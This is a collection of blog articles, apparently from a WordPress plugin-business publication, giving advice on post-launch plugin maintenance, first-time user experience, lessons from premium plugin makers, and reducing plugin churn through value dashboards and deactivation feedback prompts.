But even the most experienced developers have problems to address post-launch. That's because it's just not feasible to control and test for every possible permutation of user operating conditions.

***Even the most experienced developers have problems to address post-launch. It's just not feasible to control and test for everything.***

As the author of a leading SEO plugin for WordPress, Joost de Valk has quite a lot of experience with the plugin development process. Discussing his own [post-launch plugin experience](#), he had this to say:

***Almost as soon as I released the plugin, people who updated were telling me that it worked wonderfully, and others were telling me that it didn't work for them. Turns out I hadn't tested the plugin with a Google Analytics account that has only one website registered; I expected the websites to be an array. Fixing this bug was easy, but determining that this was the problem took a while.***

No matter how much effort you put into testing and debugging pre-launch, it's entirely possible you'll have more issues to address.

So think of your users as your best debugging and testing team. They can dig far deeper than you possibly can on your own.

### Revise Built-In Support Documents

Next, take a look at the questions you're getting asked and the requests for support. Working from that list, begin to compile a list of the most frequently asked questions and problems.

Remember, a great plugin with shoddy or no documentation is less valuable to many users than a satisfactory plugin with excellent documentation.

So if your users are asking variations on the same question, or are running into the same problem, then consider adding more information to or otherwise revising your plugin's built-in support documents.

For instance, let's say you get several requests for support based on a configuration-based user error. It's not a bug – just something the users aren't quite sure about. This is a great example of a situation where revising your help documentation can help both your users and you.



You could add a new section to your support documents and including visual aids such as screenshots of each major menu would help your users feel more confident in the plugin, and would help you by cutting down on repeat support requests.

If you need some tips on writing better documentation, check out an excellent post from Siobhan McKeown for Smashing Magazine titled ["Writing Effective Documentation for WordPress End Users."](#)

### Address UI/UX Issues

WordPress users are becoming savvier and more sophisticated every day. More of them are taking a hard look at plugins before they install and activate them on their sites. A growing number of them go through a [stringent preview analysis before downloading](#).

But users have a hard time evaluating user interface and user experience (UI/UX) before actually activating and playing around with your plugin.

So unless you were able to test out your plugin pre-release with a varied group of WordPress users, you might find yourself confronted by comments about your plugin's UI/UX that are surprising to you.

It might be tempting to dismiss comments about the user experience or interface as "just opinions."

That's a mistake. If your users encounter non-intuitive interface settings or menus, they may grow frustrated and simply move on to a competitor's plugin instead.

***It might be tempting to dismiss comments about the user experience or interface as "just opinions." That's a mistake.***

Take UI/UX issues seriously, especially if you receive the same comment from more than a few users.

### Add New Features

After you've addressed existing issues, it's time to think about adding new

features that have been requested or that your target audience needs.

Whether it's appropriate to add a new feature will depend on your plugin, your available resources, and your business model. One option to consider, if you'd only planned a free release for this plugin, is to add a premium version with enhanced functionality.

Before you decide to go this route, however, make sure that you have enough user interest to support the investment of additional time, resources, and energy you'll need to make a [freemium/premium](#) structure successful.

Also, think carefully about the financial and legal ramifications of expanding your plugin this way. Once you begin [accepting money for your work](#), you're officially in business for yourself. You'll have to report income and pay tax on it. In addition, you'll have to set up a secure system for accepting and processing payments. If the latter is not something you'd like to spend too much time on, there are [services](#) that offer an automated solution for that.

## Conclusion

Don't get discouraged if your list of "things to fix" seems to keep getting larger and larger, or if the feedback is less positive than you'd hoped for. As [Manuel Vicedo](#) wrote:

Be persistent and consistent

### *Of course, not every response was good.*

*In these three months, we have had our ups and downs. Some agencies were already using existing page builders, while others resisted change a lot. This may get disheartening at times, especially since you are just getting your newborn plugin out into the world. It will be rejected many many times.*

*This can be very disheartening at times. Who wouldn't feel frustrated after all their invested time and hard work was met with rejection?*


*After trying to get in touch with over a hundred potential customers, I realized it's just a matter of being persistent. It's very unlikely that you will succeed on your first try, so you just need to keep pressing on. If things don't move forward, refine your idea and try a different angle.*

Finally, thoroughly debrief your own experience as a plugin developer. Think back over your post-launch period and process any lessons learned.

Then get back to work and create a new plugin.

LEARN & IMPROVE

### *How to Reevaluate WordPress Plugins After Launch*



## LEARN & IMPROVE

# Best Practices for the First-Time User Experience in WordPress Plugins

The plugins that consistently dominate the plugin scene have a few things in common: they work as advertised, have few conflict issues, and are regularly updated. But more important than all of that? They provide a great UX.

The beauty of WordPress lies in its plugins. They allow you to extend your WordPress website and turn it from a simple blog into a full-fledged website with capabilities such as online menu ordering, eCommerce, appointment booking, learning platforms, membership websites, and so much more.

And while plugins allow complete beginners and non-coders to create complex websites, not all plugins are created equal. Some plugins offer great functionality and have high rankings and download rates. Some are just plain bad, usually due to the fact they don't work as intended or are executed poorly.

The ones who consistently dominate the plugin scene though have a few things in common: they work as advertised, they have very few conflict issues, and they are [regularly maintained and updated](#). But more important than all of that? They provide a great user experience.

So how can you make sure your plugin stands out from the rest, is easy to use, and overall is a pleasure to work with?

The idea for this post came from a question posted to a Facebook group by Mr. [Nathan Porter](#):

***What has been your experience with a post install welcome page? Do you find it to be useful to your plugin users? Does it increase conversion to known users?***

We thought this question deserves an in-depth look, so in this post, we'll provide you with tips and guidance that will help you ensure your plugin exceeds all expectations when it comes to the first-time user's experience.

## What is UX and Why Does It Matter?

User Experience or UX should be the top priority of developers and designers. It's a complex subject and there are many books, articles, and case studies on the topic. But to put it simply, the concept of UX revolves around the emotional experience of a user and involves a person's behaviors, attitudes, and emotions about using a particular product.

A good UX will leave the user satisfied rather than overwhelmed and confused. When it comes to WordPress plugins, this means your plugin should be easy to install, easy to set up, and easy to use.

***The free version should delight them in such a way that they can't resist buying the premium version.***

By making sure your plugin provides the best possible user experience, you increase the chances of users leaving a good review and recommending your plugin to other WordPress users. On top of that, if you offer both free and paid versions of your plugin, the free version should delight them in such a way that they cannot resist buying the premium version.

In the long run, a great user experience not only benefits the users of your plugin but you, the plugin author as well, because it leads to better conversion rates.

There are many ways to improve the UX of your plugin, but the simplest solution can be found by including a post-install welcome screen or a small dialogue box.


## How to Improve the UX of Your Plugin With a Welcome Screen or a Dialogue Box

Nowadays, a good majority of WordPress users expect plugins to work with minimal, or without any setup required. Most website owners are

also small business owners juggling multiple roles and don't have time to read through pages and pages of documentation or search through your knowledge base.


Adding a welcome screen that explains where the plugin settings can be found and guides them through the setup can greatly improve the user experience in WordPress plugins. This solution would work particularly well for more complex ones.

A great example of this approach in action is [WordPress SEO](#) by Yoast plugin which pops up with small boxes immediately after activation that give a quick overview of the plugin settings.



*WordPress SEO by Yoast offers a walkthrough immediately post-install.*


A similar example is found after activation of WooCommerce, whose welcome screen has a call to action that encourages the user to begin the setup process. The user is then guided through the basic setup needed for WooCommerce to work and the final page explains where the rest of the settings can be found.



*WooCommerce prompts users to start the setup wizard right away.*

A similar thing can be achieved with an unobtrusive dialogue box which points the user towards the settings and gives a quick walkthrough of the plugin's interface which would add a nice touch in the case of simple plugins that don't have a lot of options.

A very elegant solution could also be a dialogue box that offers one-click activation of the plugin's recommended settings like in the case of iThemes Security plugin. Given how complex iThemes Security is, adding this feature doesn't leave the user feeling overwhelmed and reduces the chances of them configuring settings the wrong way.



*A dialogue box with one-click settings activation is another good option.*


Aside from adding a welcome screen or a dialogue box, there are a number of ways to improve the user experience of your WordPress plugin. Let's address some of them below.

## Make the Interface Familiar

Whenever possible, try to make sure that your plugin's user interface tightly integrates with the core WordPress user interface. It makes your plugin look better and assures the user they didn't install something completely unrelated to WordPress. If you are concerned about establishing your brand, there are ways to do it without employing a user interface that is all about your brand and looks completely foreign.

A good example of incorporating branding in the core WordPress user interface is Jetpack with its recognizable green color. As you can see, they managed to be on brand and still maintain the overall look and feel of WordPress UI.





Jetpack employs subtle branding to identify itself without detracting from the WordPress UI.

Likewise, do keep all the plugin settings in the same interface, rather than scattering them throughout the dashboard. There are plugins that keep most of the settings in the same admin area but then hide the activation key in places like *General Settings* or *Reading settings*.

Keep the admin area of your plugin as simple as possible and similar settings grouped together for the most intuitive approach.

## Consider the Placement of Your Plugin's Menu

It's natural that your plugin comes with its own admin menu. However, where you place that menu plays an important role. Some plugins have their own menu in the dashboard sidebar.

Some of them include their plugin menu in both the sidebar menu and the admin bar, utilizing the admin bar as a way of quickly accessing the most important features of the plugin.

Another benefit of this approach is the fact that the user can easily access those features from the front-end of the website.

**Adding a plugin menu in the admin bar means users can access from the site's front-end.**

Placing your plugin's menu as an individual menu item on the sidebar has the most sense because it's easily accessible.

Considering many novice WordPress users can find the WordPress dashboard a bit overwhelming, hiding your plugin's menu isn't recommended. While it may seem intuitive to place it as sub-menu under the general Settings menu or under Tools, a first-time user might not find it so obvious. This can lead to frustration as they have to click through different menus to find the settings for a particular plugin.

Consider placing your menu either below the rest of the menu items or as close as possible to the directly related menu. For example, if your plugin adds a portfolio or a slider functionality, it makes sense to have that menu in close proximity to Posts or Pages as it's closely related to those two.

## Setup a Demo Area

Another way to improve the user experience is to automatically create a sandbox environment by creating a draft of a post or a page that is integrated with your plugin and points the user to it from the previously mentioned welcome dialogue box. The draft in question could show how the plugin works. A useful addition would be to include the link to the editor or the plugin settings depending on your plugin's functionality.

**Have a dedicated demo area where people can test the plugin before installing it. A sense of familiarity increases conversion rate.**

A different way to approach this is to point users towards a [dedicated demo area](#) where they can test the plugin even before installing it. This would allow them to have the full experience of your plugin in action and go through all the settings and options without the fear of plugin breaking their site. Having a sense of familiarity increases the chances of users opting to install your plugin.

## Include Clear, Descriptive Names in Plugin Settings

Make sure all the plugin settings have clear and descriptive names which give clue as to what each particular setting does. It helps when you can be

extremely precise as to what each setting changes so as not to confuse the user or to make sure all settings are working as intended.


## Include Important Information and Make it Obvious

Even though the majority of users want the plugin to work almost out of the box, don't forget to include relevant information such as a link to the support area for your plugin, your preferred contact method, a link to the knowledgebase or FAQ section, as well as a link to a premium version of the plugin if it exists.

You can also include a link for users to [leave a rating and a review](#) of your plugin but do make sure there is a way to turn it off after they have left a review or if they'd rather not do it. Constantly leaving it there might eventually lead them to leave a review just to turn that feature off, but it can also lead to frustration causing the user to leave a negative review simply because the constant nagging was getting annoying.

If your plugin requires another plugin to function as intended, as is the case with Genesis Connect for WooCommerce or Site Origin Page Builder, make that information as obvious as you can and include a menu item or a dialogue box which takes the user to the plugin installation screen where they can immediately install the required plugins.

## Add Contextual Help Menus



*iThemes Security makes good use of contextual help menus.*

Instead of including a full-featured documentation in the plugin, some plugin authors chose to include contextual help menus marked by a question mark next to a particular setting or a Learn More button. When clicked, a box pops up with a short explanation of what the setting does or how it's meant to be configured. This is a nice way of providing an immediate answer and helps reduce the chances of possible confusion.


## Final Thoughts

The list of suggestions mentioned above is by no means complete. Likewise, you don't have to implement all of the suggestions, especially if your plugin is a simple one with basic functionality. But if your plugin is more complex, then improving the user experience should be high on your priority list.

As a final word of note if you're not sure whether what you are doing provides the best user experience, don't be afraid to seek outside help and consult with someone who knows. Many people who work with WordPress on a daily basis are actually experts in user experience and accessibility. Asking for help while you are still working on the plugin leads to better-informed decisions and a product that leaves a great impression on its users.

LEARN & IMPROVE

**Best Practices for the  
First-Time User Experience in  
WordPress Plugins**



## LEARN & IMPROVE

# 4 Things You Can Learn from 3 Wildly Successful Premium Plugins



Superstar physicist Sir Isaac Newton famously admitted that, “If I have seen further, it is by standing on the shoulders of giants.”


Why not steal a trick from his stance and learn from the successes of accomplished plugin developers to help in creating your next project?

In this article we’ll go through some top tips from the developers behind three of the top WordPress plugins out there: [NextGEN Gallery](#), [Easy Digital Downloads](#) and [WordPress SEO by Yoast](#).

Let’s start with some introductions.

## Introducing Our Three Premium Plugin Makers

[Pippin Williamson](#) is the lead developer for [AffiliateWP](#) and the founder of Easy Digital Downloads, a complete e-commerce plugin for selling digital products through WordPress which boasts [over 700,000 downloads](#). He’s also the founder of [Restrict Content Pro](#), a plugin for managing and selling memberships and premium content.



[Erick Danzer](#) is the CEO of [Photocrati Media](#); makers of [NextGEN Gallery](#), an extremely popular plugin with [over 13.5 million downloads](#). Danzer graduated *Summa Cum Laude* from the Marquette’s School of Business in 1998 and holds master’s degrees in both Applied Economics and Political Science, plus a PhD in Political Science. He founded Photocrati Media in 2009.



Joost de Valk is the founder and CEO of [Yoast](#), which focuses on SEO consulting, WordPress optimization and online marketing and content strategy. His clients include eBay, Facebook and the European Patent Office. Before founding Yoast, Joost worked at a variety of online marketing agencies and advised companies such as KLM and the Dutch Financial Times. His series of WordPress plugins have been downloaded [over 30 million times](#)!



Let’s perch awhile on the shoulders of these plugin development heavyweights and see what we can learn about making your next plugin a success.

## 1. Your WordPress Plugin Needs a Sustainable Business Model

***Like many WordPress businesses years ago, we started selling themes with lifetime support for a single price. This is obviously not a sustainable business model. You have growing support demands and need to find a constant stream of new customers month after month, year after year to survive.***

– Erick Danzer, discussing initial revenue models.

We contacted Erick Danzer recently via email and he struck a cautionary note regarding the use of freemium models by plugin developers: “If you are planning to use a freemium model where you release a free plugin on the repository and sell upgrades or extensions, understand that continued support of a free plugin can be expensive. If it becomes popular, you may need one or more full-time salaries just to develop and support a free plugin that’s not generating revenue on its own. So you’ll want to be confident that premium sales will cover not just the development and support of your premium extensions, but of the base free plugin as well.”

NextGEN Gallery has solved this problem by selling a product with automatic annual renewals. Users can cancel and still use the product but most will continue to pay to take advantage of active development and excellent ongoing support.

There are many viable business models out there but you need to do your homework early and make sure the figures have a chance of adding up for your particular plugin.

Pippin Williamson also stressed the importance of being sure your plugin is really solving user problems as part of identifying a viable business model: “You don’t have to build something unique, but you do need to solve a problem. If you solve a problem better than someone else and you make it easy for users to see and understand that you have solved that problem, you will do well”.

## 2. Look After Your Customers by Offering Reliable Support for Your Plugin

***Providing quality customer support and doing so consistently is a challenge but it is a vitally important aspect of maintaining a successful business and for maintaining a good reputation among customers and colleagues.***

– Pippin Williamson,  
on the importance of [taking care of your customers](#).

Williamson has stressed the importance of finding a system that worked well for him and his team. Once that was in place, it was simply a matter of responding to support tickets in a timely way.

Erick Danzer also echoed this focus on support in our email exchange: “It’s huge for us as a value and principle. We have great premium support, but we also provide some of the most active and effective free support of any major plugin on the WordPress repository. I think the effect of providing great support, especially free support on the WordPress forums, can be subtle. Even if the impact is subtle, we’ll keep doing it because we believe in it.”

***It is at the pinnacle of everything that’s important to a successful business. Without good customer support, you either slowly or rapidly fail. Focus on your customers day 1, 2, 3, and 15,000. Each and every day.***

– Pippin Williamson, on customer support.

At this stage of the game, customers rightly expect top-notch customer support with any paid plugin. Make sure you’re matching market expectations with your own product.

### 3. Find Your Favourite Part of Building Plugins and Stick With It

*There are many roads that lead to Rome, you might as well pick the road you actually enjoy. The most important aspect of all of this is having fun and stopping every once in a while to consider what you're doing. For me it also meant outsourcing much of the financial part of the business to an accountant, so I don't have to worry about all that."*

– Joost de Valk, on [sticking to your strengths](#).

Williamson [makes a similar](#) point and recommends diving into subject matter that interests you personally: "Start by writing a plugin or theme that scratches your own itch. If you are passionate and care deeply about the problem you are working to improve or the product you are creating, others will follow. It may not be a smashing success out the gate, but be consistent in your passion and your drive and others will absolutely notice."

The best plugins tend to concentrate on solving one major problem comprehensively rather than attempting to be all things to everybody. Find the problem you know your skills will let you conquer and go deep on it.

### 4. Leverage Your Existing Resources

*One of the biggest mistakes I made was not taking advantage of my email list from the beginning. At one point I realized that I had over 30,000 people on an email list, yet I hadn't sent them a single email in over six months. Not only was I paying for the MailChimp account that had*

*the 30,000 emails, I was losing out on so much potential revenue by not utilizing that list.*

– Pippin Williamson,  
on the importance of email list management.

The amount of detail and effort that goes into making a premium plugin really shine means it's easy to overlook other resources you may have in your business that could drive further success. Make sure you're taking full advantage of all the tools at your disposal.

### Lessons Learned

By building on the experience of successful plugin developers, you can make sure you have the basics dialed in from the beginning and give your plugin the best possible chance of success. Let's recap the points we covered:

1. Build a sustainable business model.
2. Pay huge attention to customer care.
3. Love what you do.
4. Use everything you've got.

#### LEARN & IMPROVE

*4 Things You Can Learn  
from 3 Wildly Successful  
Premium Plugins*





## LEARN & IMPROVE

# How To Reduce The Abandonment Rate Of Your WordPress Plugin



There are various performance indicators used to determine the success of a WordPress plugin. Most plugin developers tend to focus on distribution — i.e., how to get more installs — but forget to tackle the churn rate.

And you know what, no one can blame us! How could we, plugin developers, focus on churn? Until March 2015, the only number WordPress.org exposed was the total number of downloads. A new counter was then added to estimate the number of active installs.

How can plugin developers gather any valuable insight from these two numbers alone? It's quite simple, they can't. The churn is impossible to calculate since we don't know how many of the downloads are updates.

WordPress.org prioritizes growth above all. Empowering developers with analytics is not a top priority. In fact, it's probably not a priority at all. Therefore, we are left pretty much blind to the churn rate of our plugins.

## What Is 'Churn Rate' And Why Is It Important?

The easiest way to explain churn rate (also called attrition rate) is through an example. If you onboard 100 new sites a month, but also lose 40 sites

a month, effectively you only get 60 new users a month. In that case, the monthly churn rate is 40%.

To increase the effective monthly growth from 60 to 80 sites, you can either try to increase the monthly new installs by 20 sites or reduce the number of uninstalls from 40% to 20%.

Usually, it is easier and cheaper to decrease the churn than to increase the distribution, since a user who made the effort to install your plugin has already shown an "intent" of using it, and you have a full control over the user's experience while they're using your plugin. In other words, it's easier to improve your product, than to generate new leads via marketing.

***It's easier to improve a WordPress plugin to reduce churn rate, than to generate leads via marketing.***

In this post, I will cover four handy tricks we use at [RatingWidget](#) to help reduce the churn rate and increase loyalty among our existing users.

## 1. Highlight Your Plugin's Value

As a WordPress plugin developer myself, for a long time, I mainly focused on growth, until I watched an interview with Sam Hotchkiss, the founder of [BruteProtect](#), with Chris Lema, back in April:

*I forgot to tell you about the one other key to our growth at least in my opinion... one of the things we sort of stumbled upon was... we put in a dashboard widget, that said "BruteProtect has protected your site against 8,493 attacks." And we thought that would be interesting information for people to have. People latched onto that and when you show them "we blocked 9,000 attacks against your site" you want to imagine how many people are gonna go and uninstall a plugin that just did that?"*

I am not sure if or how Sam and his team measured that it was a key to their growth, but the logic resonated with me.

Right after I watched the interview, I rushed to my local dev environment and installed BruteProtect to see for myself what Sam was referring to. Here's the admin home widget:



It does not say anything about the number of attacks the plugin protected on the installed site, but this brilliant marketing technique really highlighted the power of BruteProtect. There was no good reason in the world why we shouldn't do something similar for RatingWidget.

Here's the widget that we added to RatingWidget:



How to apply it to your plugin?

This is straightforward: just highlight the value of your plugin in a measurable way. We already covered [how quantifying your plugin's value can help you increase the number of five-star reviews](#) in the plugin directory.

Here are few examples to help you get inspired:


- **Form plugin:** The number of users who have registered so far via the contact form.
- **Pop-up plugin:** The number of leads captured by the pop-up, and the conversion rate.
- **eCommerce plugin:** The amount of money the store owner generated using the plugin.

## 2. Remind The User Your Plugin's Value Before Deactivation


The admin dashboard widget shows just how valuable the plugin is, however, there's no guarantee that the user will notice it. I decided to take that concept to the next level. Like I always love to do, I looked on more mature / progress platform ecosystems, outside of the WordPress world.

This time, it was Microsoft Windows. On the macro level, WordPress is like an operating system and plugins are like executable applications.

When you start an uninstallation flow for almost any software on Windows, you are prompted with an uninstallation warning, a reminder that you are about to lose the application and all of its components.




You might argue that WordPress has a similar flow. Right before a plugin is deleted, the user is prompted with a “Delete Plugin” confirmation page:



However, if you examine the plugin deletion process closer, you’ll find that the user experience is very different. You first deactivate the plugin and then click the delete link. The reason it is significantly different is because there’s no warning before deactivating the plugin — it just happens after one click. Once the user deactivates the plugin, they’ve already made the decision to get rid of it. Moreover, since the message is completely generic, if you ever deleted plugins before, you’re almost blind to all the text and just click the first button.

This observation inspired me to create a simple addition to the uninstallation process. Instead of just deactivating the plugin, the user is prompted with a reminder of the potential loss if they continue with the uninstallation process. Here’s what it looks like:



It definitely make it more difficult to uninstall a plugin once the user realizes just how significantly they have benefited from it.


***Remind your users what will they lose by abandoning your plugin.***

### 3. Capture User’s Feedback Before Deactivation

Based on data we collected with [Freemius Insights](#) on over 30,000 plugin installs, on average, 20% of the users that install your plugin will uninstall it within the first 15 minutes, many times without even seeing your plugin in action. Moreover, most users who will start the uninstallation process will complete it, even after reading the warning about what they are losing.

With the current infrastructure, there's just no way of knowing why a user decides to uninstall a plugin. And if the plugin developer doesn't know what's "broken," there's no intelligent way to "fix" it. But what if we could ask the user to tell us what's broken?


Does this sound familiar? Do you remember what happened last time you clicked the unsubscribe link of any MailChimp-powered email campaign? Here's a reminder:



The screenshot shows an email interface with a header "Unsubscribe Successful" and a sub-header "You have been removed from My Cool Website." Below this, a bold text asks "If you have a moment, please let us know why you unsubscribed:". There are five radio button options: "I no longer want to receive these emails", "I never signed up for this mailing list", "The emails are inappropriate", "The emails are spam and should be reported", and "Other (fill in reason below)". A "Submit" button is at the bottom, followed by a link "« return to our website".

I don't know about you, but I almost always select one of the radio buttons to share the reason why I'm unsubscribing with MailChimp. Not only do I spend the time finding the almost invisible unsubscribe link in the email. I also want to "complain" to the company about what they are doing wrong by sending me this email.

